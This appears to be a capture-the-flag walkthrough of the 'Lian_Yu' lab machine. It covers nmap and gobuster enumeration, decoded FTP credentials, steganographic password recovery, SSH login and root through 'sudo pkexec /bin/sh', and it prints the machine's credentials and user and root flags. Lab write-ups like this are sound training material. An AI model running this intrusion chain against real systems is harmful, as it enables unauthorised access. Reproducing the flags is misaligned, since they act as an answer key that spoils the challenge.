
Lian_yu

Scanning/Enumeration


Nmap





```
~$ nmap -T4 -sV 10.10.65.166
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-13 02:51 EDT
Nmap scan report for 10.10.65.166
Host is up (0.11s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE VERSION
21/tcp  open  ftp     vsftpd 3.0.2
22/tcp  open  ssh     OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
80/tcp  open  http    Apache httpd
111/tcp open  rpcbind 2-4 (RPC #100000)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.99 seconds
```

Gobuster




```
~$ gobuster dir -u 10.10.65.166 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.65.166
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/05/13 02:55:59 Starting gobuster
===============================================================
/island (Status: 301)
Progress: 22284 / 220561 (10.10%)^C
[!] Keyboard interrupt detected, terminating.
===============================================================
2021/05/13 03:00:24 Finished
===============================================================
```



~$ gobuster dir -u 10.10.65.166/island -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
[+] Url: http://10.10.65.166/island
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Timeout: 10s
2021/05/13 03:12:38 Starting gobuster
/2100 (Status: 301)
Progress: 22536 / 220561 (10.22%)^C
[!] Keyboard interrupt detected, terminating.
2021/05/13 03:17:03 Finished

/island/2100

Potential username:

- Lian_Yu
- Oliver Queen

Code word: vigilante

Tried gobuster on `http://10.10.197.241/island/2100/`, found NOTHING

On /island/2100, the source code contains a comment saying

```
</iframe> <p>
<!-- you can avail your .ticket here but how?   -->

</header>
```

So let's use gobuster and look out for .ticket extensions

```
gobuster dir -u http://10.10.83.193/island/2100/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x ticket -t 40
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.83.193/island/2100/
[+] Threads:        40
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     ticket
[+] Timeout:        10s
===============================================================
2021/05/20 19:34:19 Starting gobuster
===============================================================
/green_arrow.ticket (Status: 200)
Progress: 16971 / 220561 (7.69%)^C
[!] Keyboard interrupt detected, terminating.
===============================================================
2021/05/20 19:35:56 Finished
===============================================================
```

/green_arrow.ticket contained

A token to get into the Queen's gambit(ship): RTy8yhBQdscX

This is encoded in a certain base, let's decode it using cyberchef

Decoding with base58 gives us
!#th3h00d

Let's try to connect to ftp using these credentials

The codeword as a username: Vigilante
Password: !#th3h00d

Let's download all the files to our machine

```
aa.jpg:             JPEG image data, JFIF standard 1.01, aspect ratio,
density 1x1, segment length 16, baseline, precision 8, 1200x1600, components
3
Leave_me_alone.png: data
Queen's_Gambit.png: PNG image data, 1280 x 720, 8-bit/color RGBA, non-
interlaced
```

```
-rw-r--r--    1 0        0           511720 May 01  2020 Leave_me_alone.png
-rw-r--r--    1 0        0           549924 May 05  2020 Queen's_Gambit.png
-rw-r--r--    1 0        0           191026 May 01  2020 aa.jpg
```

There seems to be another user called slade, we didn't have permissions to access this directory

```
drwx------    2 1000     1000          4096 May 01  2020 slade
drwxr-xr-x    2 1001     1001          4096 May 05  2020 vigilante
```

Using exiftool all files seem to be fine except for "Leave_me_alone.png"

```
exiftool Leave_me_alone.png
ExifTool Version Number         : 12.16
File Name                       : Leave_me_alone.png
Directory                       : .
File Size                       : 500 KiB
File Modification Date/Time     : 2021:05:20 19:49:19-04:00
File Access Date/Time           : 2021:05:20 19:50:15-04:00
File Inode Change Date/Time     : 2021:05:20 19:49:19-04:00
File Permissions                : rw-r--r--
Error                           : File format error
```

Let's take a look at the hex header of the file

This isn't the right png header which is

89 50 4E 47 0D 0A 1A 0A


Let's change it for the right one

The file seems to be fine now

```
exiftool Leave_me_alone.png
ExifTool Version Number         : 12.16
File Name                       : Leave_me_alone.png
```

```
Directory                       : .
File Size                       : 500 KiB
File Modification Date/Time     : 2021:05:20 19:59:14-04:00
File Access Date/Time           : 2021:05:20 19:59:14-04:00
File Inode Change Date/Time     : 2021:05:20 19:59:14-04:00
File Permissions                : rw-r--r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 845
Image Height                    : 475
Bit Depth                       : 8
Color Type                      : RGB with Alpha
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Image Size                      : 845x475
Megapixels                      : 0.401
```

What the image contained



Let's try to extract each file this that password using steghide

```
steghide extract -sf Leave_me_alone.png
Enter passphrase:
steghide: the file format of the file "Leave_me_alone.png" is not supported.
```

```
steghide extract -sf Queen\'s_Gambit.png
Enter passphrase:
steghide: the file format of the file "Queen's_Gambit.png" is not supported.
```

```
steghide extract -sf aa.jpg
Enter passphrase:
wrote extracted data to "ss.zip".
```

aa.jpg contained a hidden "ss.zip"

Unzipping this file gives us a "passwd.txt" and "shado" file

passwd.txt:

```
cat passwd.txt
This is your visa to Land on Lian_Yu # Just for Fun ***


a small Note about it


Having spent years on the island, Oliver learned how to be resourceful and
set booby traps all over the island in the common event he ran into
dangerous
people. The island is also home to many animals, including pheasants,
wild pigs and wolves.
```

shado:

```
M3tahuman
```

Let's try to connect using ssh

Username: Could be oliver,lian_yu,queen,gambit,slade
Password: M3tahuman

After a few tries, slade seemed to work

The user.txt is in the home directory

```
cat user.txt
THM{P30P7E_K33P_53CRET5__C0MPUT3R5_D0N'T}
                          --Felicity Smoak
```

Privilege Escalation

Sudo permissions


```
sudo -l
[sudo] password for slade:
Matching Defaults entries for slade on LianYu:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n

User slade may run the following commands on LianYu:
    (root) PASSWD: /usr/bin/pkexec
```

Seems slade can run /usr/bin/pkexec as root

Let's look at https://gtfobins.github.io/gtfobins/pkexec/

This should give us root shell

`sudo pkexec /bin/sh`

```
slade@LianYu:~$ sudo pkexec /bin/sh
# whoami
root
```

And it works!

The root should be in /root/

```
# cat root.txt
                          Mission accomplished



You are injected me with Mirakuru:) ---> Now slade Will become DEATHSTROKE.



THM{MY_W0RD_I5_MY_B0ND_IF_I_ACC3PT_YOUR_CONTRACT_THEN_IT_WILL_BE_COMPL3TED_OR_I'LL_BE_D34D}

--DEATHSTROKE

Let me know your comments about this machine :)
I will be available @twitter @User6825
```